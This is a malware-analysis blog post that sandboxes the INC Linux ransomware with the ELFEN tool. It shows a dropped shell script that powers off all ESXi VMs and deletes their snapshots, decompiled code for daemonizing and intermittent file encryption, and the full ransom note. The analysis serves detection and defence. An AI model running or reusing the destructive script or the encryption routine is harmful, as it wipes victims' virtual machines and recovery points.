INC Linux Ransomware - Sandboxing with ELFEN and Analysis

nikhilh-20.github.io/blog/inc_ransomware/

Metadata

SHA256: `a0ceb258924ef004fa4efeef4bc0a86012afdb858e855ed14f1bbd31ca2e42f5`
VT link

Table of Contents

Family Introduction

`INC` Linux ransomware emerged in July 2023 and is operated by a group known by the same name, `INC Ransom`. They are known to target multiple industries.

Sandboxing with ELFEN

Generally, a malware analyst performs sandboxing early in their workflow. The purpose of sandboxing is to quickly get a general idea of the malware sample's capabilities - does it communicate over the network or encrypt files or establish persistence, etc. This information is useful in determining the next steps in the analysis workflow. I built the ELFEN sandbox to analyze Linux malware (file type: `ELF`) and provide this information. It is open-source and easy to set up.

Detonation


This `INC` ransomware variant accepts multiple command-line arguments as indicated by printable strings in the binary:

```
$ strings a0ceb258924ef004fa4efeef4bc0a86012afdb858e855ed14f1bbd31ca2e42f5
...
...
--debug
--file
--dir
--daemon
--esxi
--motd
--skip
[*] Count of arguments: %d
...
...
```

Ransomware samples typically accept command-line arguments to specify the files and/or directories to encrypt. To conduct effective sandboxing, it is necessary to identify the appropriate command-line arguments to provide at the time of detonation. Identification can be done by either making an educated guess or by analyzing the code in a disassembler/decompiler of your choice.

I made an educated guess and submitted the sample to the ELFEN sandbox with the following command-line parameters:

```
--dir /vmfs/volumes --esxi --debug --motd
```



The analysis result summary is shown in the snap below:

Start Time	End Time	Task Status
2024-01-06 13:53:09 UTC	2024-01-06 13:55:12 UTC	Complete
MD5	**SHA1**	**SHA256**
12048b087544205efda36b5f6ae29fec	b31f2a0c32d5035aacc95ab0194ad8d4934fffbf	a0ceb258924ef004fa4efeef4bc0a86012afdb858e855ed14f1bbd31ca2e42f5
Architecture	**Endian**	**Bitness**
amd64	Little	64
Command-line	**Score**	**Family**
./VdNPE0rh --dir /vmfs/volumes --esxi --debug --motd	70: Malicious	
Console Output	**C2 Configuration**	**Notes**
b'[*] Count of arguments: 5\n [1] --dir\n [2] /vmfs/volumes\n [3] --esxi\n [4] --debug\n [5] --motd\n\n[+] Start killing ESXi servers! No skipping VMs (be careful with DC)\n[+] PID of child: 163\n[+] Waiting for finish child process!\n[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmx added to thread pool!\n[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmdk added to thread pool!\n[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmxf added to thread pool!\n[+] Changing message of the day!\n'		

Console Output

It is evident from the console output that the detonation was successful. The sample was able to encrypt files in the `/vmfs/volumes` directory and change the MOTD.

```
[*] Count of arguments: 5
 [1] --dir
 [2] /vmfs/volumes
 [3] --esxi
 [4] --debug
 [5] --motd

[+] Start killing ESXi servers! No skipping VMs (be careful with DC)
[+] PID of child: 163
[+] Waiting for finish child process!
[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmx
added to thread pool!
[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-
2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmdk added to thread pool!
[+] /vmfs/volumes/8c24abb1-347d6a00-ee6f-
2ea3f7f2bb5f/psiEgFyfQdlqQ/psiEgFyfQdlqQ.vmxf added to thread pool!
[+] Changing message of the day!
```

Terminate VMs on ESXi Host

The sample writes bash code into a shell script called `kill` in the current working directory and executes it. The snap below shows the trace recorded by ELFEN.

18:34:36.305899 UTC	163	b'ZY1rS04l'	open	file_path: b'kill' flags: 33346	5
18:34:36.306630 UTC	163	b'ZY1rS04l'	write	fd: 5 buffer: b'vim-cmd hostsvc/autostartmanager/enable_autostart 0; for i in $(' size: 206	
18:34:36.307518 UTC	163	b'ZY1rS04l'	execve	exec_path: b'/bin/sh' arg1: b'kill' arg2: b''	

The `kill` script is considered as a dropped file by ELFEN and is available to be downloaded. Its contents are shown below:

```
$ cat kill
vim-cmd hostsvc/autostartmanager/enable_autostart 0; for i in $(vim-cmd
vmsvc/getallvms | awk '{print $1}' | grep -Eo '[0-9]{1,5}'); do vim-cmd
vmsvc/power.off $i; vim-cmd vmsvc/snapshot.removeall $i; done;
```

The above code leverages ESXi's `vim-cmd` utility to perform the following operations:

1. It disables autostart for all VMs on the ESXi host.
2. It lists all VMs on the ESXi host, powers them off to free file locks, and removes all their snapshots to inhibit recovery.

ELFEN traces the execution of various `vim-cmd` invocations:

18:34:36.356040 UTC	164	b'sh'	execve	exec_path: b'/usr/bin/vim-cmd' arg1: b'hostsvc/autostartmanager/enable_autostart' arg2: b'0'
18:34:36.391433 UTC	166	b'sh'	execve	exec_path: b'/usr/bin/vim-cmd' arg1: b'vmsvc/getallvms' arg2: b''
18:34:36.488546 UTC	169	b'sh'	execve	exec_path: b'/usr/bin/vim-cmd' arg1: b'vmsvc/power.off' arg2: b'1'
18:34:36.510494 UTC	170	b'sh'	execve	exec_path: b'/usr/bin/vim-cmd' arg1: b'vmsvc/snapshot.removeall' arg2: b'1'

Some invocations are classified as suspicious (score >= `30` and score < `69`).

Process:VimCmdExecve	30	Detects disabling of auto-start of ESXi VMs through vim-cmd binary	T1489: Service Stop	Nikhil Hegde <ka1do9>
Process:VimCmdExecve	10	Detects listing of ESXi VMs through vim-cmd binary	T1018: Remote System Discovery	Nikhil Hegde <ka1do9>
Process:VimCmdExecve	30	Detects powering off of ESXi VM through vim-cmd binary	T1529: System Shutdown/Reboot	Nikhil Hegde <ka1do9>
Process:VimCmdExecve	30	Detects removal of snapshots of ESXi VM through vim-cmd binary	T1490: Inhibit System Recovery	Nikhil Hegde <ka1do9>

Open-Source Library Usage

The sample leverages code from the Pithikos/C-Thread-Pool GitHub repository to implement a thread pool. ELFEN detects this usage through a Yara rule.

Detector	Score	Description	MITRE ATT&CK	Author
Yara:open_source_libs:Linux_x64_OpenSource_CThreadPool	10	Detects possible usage of code from GitHub repo: Pithikos/C-Thread-Pool	T1588.002: Obtain Capabilities: Tool	Nikhil Hegde <ka1do9>

ELFEN records change in the name of processes/threads and these come from the thread pool implementation. While the open-source code uses thread names in the format `thpool-<number>`, the sample uses `thread-pool-<number>`.

18:34:36.539850 UTC	162	b'ZY1rS04l'	prctl	option: 15 arg2: b'thread-pool-1' arg3: None arg4: None arg5: None
18:34:36.541197 UTC	162	b'ZY1rS04l'	prctl	option: 15 arg2: b'thread-pool-0' arg3: None arg4: None arg5: None

This change in name is detected by ELFEN as suspicious.

Process:NameChange	30	Detects process name change through prctl()	T1036: Masquerading	Nikhil Hegde <ka1do9>

Ransom Note

The following snap shows the `write` trace of the ransom note. The sample writes it in both a `txt` and `html` file. They can both be downloaded from ELFEN.

18:34:36.542361 UTC	162	b'ZY1rS04l'	open	file_path: b'/vmfs/volumes/INC-README.txt' flags: 33345	5
18:34:36.542987 UTC	162	b'ZY1rS04l'	write	fd: 5 buffer: b'Inc. Ransomware\\n\\nWe have hacked you and downloaded all confide' size: 1383	
18:34:36.543758 UTC	162	b'ZY1rS04l'	open	file_path: b'/vmfs/volumes/INC-README.htm' flags: 33345	5
18:34:36.544000 UTC	162	b'ZY1rS04l'	write	fd: 5 buffer: b'<html>\\n\\t<head>\\n\\t\\t<title>Inc. Ransomware</title>\\n\\t</head>\\n\\t<body ' size: 2012	

```
kaido@oni:~/malware/inc$ cat INC-README.txt
Inc. Ransomware

We have hacked you and downloaded all confidential data of your company and its clients.
It can be spread out to people and media. Your reputation will be ruined.
Do not hesitate and save your business.

Please, contact us via:
        http://incpaysp74dphcbjyvg2eepxnl3tkgt5mq5vd4tnjusoissz342bdnad.onion/

Your personal ID:
        FE8D4DE6F7EC7C06

We're the ones who can quickly recover your systems with no losses. Do not try to devalue our tool - nothing will come of it.

Starting from now, you have 72 hours to contact us if you don't want your sensitive data being published in our blog:
        http://incblog7vmuq7rktic73r4ha4j757m3ptym37tyvifzp2roedyyzzxid.onion/

You should be informed, in our business reputation - is a basic condition of the success.

Inc provides a deal. After successfull negotiations you will be provided:
        1. Decryption assistance;
        2. Initial access;
        3. How to secure your network;
        4. Evidence of deletion of internal documents;
        5. Guarantees not to attack you in the future.

Instruction how to get to chat page:
        1. Download TOR Browser from official website (https://www.torproject.org/download/);
        2. Install TOR Browser and open it;
        3. Copy chat link and press enter;
        4. On the page you will need to register your account using your personal ID;
        5. Use this ID and your password to get chat page again.kaido@oni:~/malware/inc$
kaido@oni:~/malware/inc$ cat INC-README.html
<html>
        <head>
                <title>Inc. Ransomware</title>
        </head>
        <body style="width: 100%; height: 100%; display: flex; flex-direction: column; justify-content: center; align-items: center; overflow: hidden;">
                <div style="max-width: 600px; ">
                        <h1 style="text-align: center;">Inc. Ransomware</h1>
                        <div>
                                <p>We have hacked you and downloaded all confidential data of your company and its clients. It can be spread out to people and media. Your reputation will be ruined. Do not hesita
te and save your business.</p>
                                <p>Please, contact us via:</p>
                                <b style="margin-left: 32px;">http://incpaysp74dphcbjyvg2eepxnl3tkgt5mq5vd4tnjusoissz342bdnad.onion/</b>
                        <div>
                        <div>
                                <p>Your personal ID:</p>
                                <b style="margin-left: 32px;">FE8D4DE6F7EC7C06</b>
                        <div>
                        <div>
                                <p>We're the ones who can quickly recover your systems with no losses. Do not try to devalue our tool - nothing will come of it.</p>
                                <p>Starting from now, you have 72 hours to contact us if you don't want your sensitive data being published in our blog:</p>
                                <b style="margin-left: 32px;">http://incblog7vmuq7rktic73r4ha4j757m3ptym37tyvifzp2roedyyzzxid.onion/</b>
                                <p>You should be informed, in our business reputation - is a basic condition of the success.</p>
                        <div>
                        <div>
                                <p>Inc provides a deal. After successfull negotiations you will be provided:</p>
                                <ol>
                                        <li>Decryption assistance;</li>
                                        <li>Initial access;</li>
                                        <li>How to secure your network;</li>
                                        <li>Evidence of deletion of internal documents.</li>
                                </ol>
                        <div>
                        <div>
                                <p>Instruction how to get to chat page:</p>
                                <ol>
                                        <li>Download TOR Browser from official website (https://www.torproject.org/download/);</li>
                                        <li>Install TOR Browser and open it;</li>
                                        <li>Copy chat link and press enter;</li>
                                        <li>On the page you will need to register your account using your personal ID;</li>
                                        <li>Use this ID and your password to get chat page again.</li>
                                </ol>
                        <div>
                </div>
        </body>
</html>kaido@oni:~/malware/inc$
```

The ransom note also modifies the “Message of the Day” (MOTD) on the ESXi host. It does so by writing to the file, `/etc/motd`.

18:34:36.564344 UTC	162	b'ZY1rS04l'	open	file_path: b'/etc/motd' flags: 32770	5
18:34:36.565830 UTC	162	b'ZY1rS04l'	write	fd: 5 buffer: b'Inc. Ransomware\\n\\nWe have hacked you and downloaded all confide' size: 1383	

Encryption

ELFEN traces a few string-related libc functions and one of them is `strstr`. Ransomware frequently target files with specific extensions while ignoring others. Looking at the trace below, one can make an educated guess that the sample is likely targeting files with extensions, `.vmdk`, `.vmem`, `.vmx`, `.vswp`, and `.vmsn` while ignoring those with `INC` substring in them, likely ignoring already encrypted files.

18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: INC
18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: .vmdk
18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: .vmem
18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: .vmx
18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: .vswp
18:34:36.000000 UTC	b'ZY1rS04l'	strstr	haystack: ZeEKaniCL.nvram needle: .vmsn

The sample adds the string, `.INC` as a file extension to encrypted files.

18:34:36.570197 UTC	162	b'thread-pool-1'	rename	oldfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmxf' newfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmxf.INC'
18:34:36.571733 UTC	162	b'thread-pool-0'	rename	oldfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmx' newfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmx.INC'
18:34:36.864279 UTC	162	b'thread-pool-1'	rename	oldfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmdk' newfile_path: b'/vmfs/volumes/ae389b53-bfce8a16-7bcc-13a44c96baf1/ZeEKaniCL/ZeEKaniCL.vmdk.INC'

ELFEN detects this as malicious behavior.

Ransomware:Generic	30	Multiple file renaming events detected	T1486: Data Encrypted for Impact	Nikhil Hegde <ka1do9>
Ransomware:FileExtension	70	Known INC Ransomware-related file extension found	T1486: Data Encrypted for Impact	Nikhil Hegde <ka1do9>

Code Analysis

Command-line Parameters

The `--esxi` command-line parameter causes the sample to terminate VMs and remove their snapshots on the ESXi host through the `vim-cmd` utility as we saw in the previous sections. The `--skip` parameter specifies VM IDs which should be excluded from this operation. In that case, the `kill` script is as shown below:

```
$ cat kill
vim-cmd hostsvc/autostartmanager/enable_autostart 0; for i in $(vim-cmd
vmsvc/getallvms | awk '{print $1}' | grep -Eo '[0-9]{1,5}'); do if [[ $i -ne 1 ]];
then vim-cmd vmsvc/power.off $i; vim-cmd vmsvc/snapshot.removeall $i; else vim-cmd
vmsvc/snapshot.removeall $i; fi; done;
```

```
if ( flag_esxi )
{
  if ( flag_debug )
  {
    if ( skip_vms )
      printf("[+] Start killing ESXi servers! Skipping VM(s): %s\n", skip_vms);
    else
      puts("[+] Start killing ESXi servers! No skipping VMs (be careful with DC)");
  }
  mw_vm_poweroff_remove_snapshots(skip_vms);
}
```

The `--daemon` parameter causes the sample to `fork()` itself and then set the child as the session leader using `setsid()`. This allows the child process to live if the parent process is killed.

```
  child_pid = fork();
  if ( child_pid == -1 )
  {
    if ( flag_debug )
      puts("[-] Failed to fork process! Exiting...");
    exit(1);
  }
  if ( child_pid )
  {
    if ( flag_debug )
      puts("[+] You can close SSH connection! Process was daemonized.");
    exit(0);
  }
  return setsid();
```

Encoded Ransom Note

The `txt` and `html` contents of the ransom note are hardcoded in base64 form in the sample. The function that base64-decodes the contents can be easily identified by ChatGPT.

You

What is the purpose of this decompiled code:

```
if ( (a3 & 3) != 0 )
  return 0LL;
 v6 = 0;
 for ( i = 0; i < a3 && a1[i] != '='; ++i )
 {
  if ( a1[i] <= '*' || a1[i] > 'z' )
   return 0LL;
  v5 = byte_40E320[(unsigned __int8)a1[i]];
  if ( v5 == 0xFF )
   return 0LL;
  v4 = i & 3;
  if ( v4 == 1 )
  {
   *(_BYTE *)(a2 + v6++) |= (v5 >> 4) & 3;
   *(_BYTE *)(a2 + v6) = 16 * v5;
  }
  else if ( (i & 3) != 0 )
  {
   if ( v4 == 2 )
   {
    *(_BYTE *)(a2 + v6++) |= (v5 >> 2) & 0xF;
    *(_BYTE *)(a2 + v6) = v5 << 6;
   }
   else if ( v4 == 3 )
   {
    *(_BYTE *)(a2 + v6++) |= v5;
   }
  }
  else
  {
   *(_BYTE *)(a2 + v6) = 4 * v5;
  }
 }
 return v6;
```

ChatGPT

This decompiled code appears to be a function that decodes a Base64-encoded string. The function takes three parameters:

Encryption

The sample leverages code from the GitHub repo: agl/curve25519-donna to generate a `curve25519-donna` shared key which is then SHA512-hashed. The first 16 bytes of the SHA512 hash is used as a key for AES-128 encryption. The threat actor's `curve25519-donna` public key is hardcoded in the sample in base64 form.

To generate a private key, generate 32 random bytes and:

```
mysecret[0] &= 248;
mysecret[31] &= 127;
mysecret[31] |= 64;
```

To generate the public key, just do:

```
static const uint8_t basepoint[32] = {9};
curve25519_donna(mypublic, mysecret, basepoint);
```

To generate a shared key do:

```
uint8_t shared_key[32];
curve25519_donna(shared_key, mysecret, theirpublic);
```

And hash the `shared\_key` with a cryptographic hash function before using.

```
*private_key &= 248u;
private_key[31] &= 127u;
private_key[31] |= 64u;
curve25519_donna(mypublic, private_key, &basepoint);
curve25519_donna(shared_key, private_key, theirpublic);
mw_sha512(shared_key, 32u, sha512_digest);
```

The sample employs intermittent encryption. It encrypts 1MB at a time every 6MB of the file. After encrypting the file contents, it will append the previously generated `curve25519-donna` public key (`mypublic` in snap above and below) and `INC` string to the end of the file.

```
for ( position = 0LL; ; position += 6000000LL )// Increment by 6MB
{
  fseeko(fd, position, 0);
  num_bytes_read = fread(file_contents, 1uLL, 1000000uLL, fd);// Read 1 MB
  mw_aes128_encryption(round_keys, file_contents, num_bytes_read);
  fseeko(fd, position, 0);
  fwrite(file_contents, 1uLL, num_bytes_read, fd);
  if ( position + 6000000 > stat_buf.st_size )
    break;
}
fseeko(fd, stat_buf.st_size, 0);
fwrite(mypublic, 1uLL, 32uLL, fd);
fwrite(marker, 1uLL, strlen(marker), fd);    // marker == "INC"
```

The threat actor can use their own `curve25519-donna` private key and the public key at the end of the encrypted file to generate the shared key. It can then be SHA512-hashed where the first 16 bytes is the key to AES-128-decrypt the file contents.

Summary

The `INC` ransomware variant used in this analysis has typical ransomware capabilities - terminate ESXi VMs, intermittent encryption leveraging asymmetric/symmetric cryptography, etc. The main goal of this analysis was to demonstrate the usage of the ELFEN sandbox to quickly get insights into a given malware sample.

ELFEN supports features such as:

- Analysis and detection of Linux malware targeting x86-64, ARMv5, MIPS and PowerPC architectures.
- Tracing files, processes, network-related syscalls and some `libc` string-related functions.

- PCAP capture and protocol analysis.
- Memory dumps and capturing dropped files
- and more!

If you’ve not already, give ELFEN a try!

References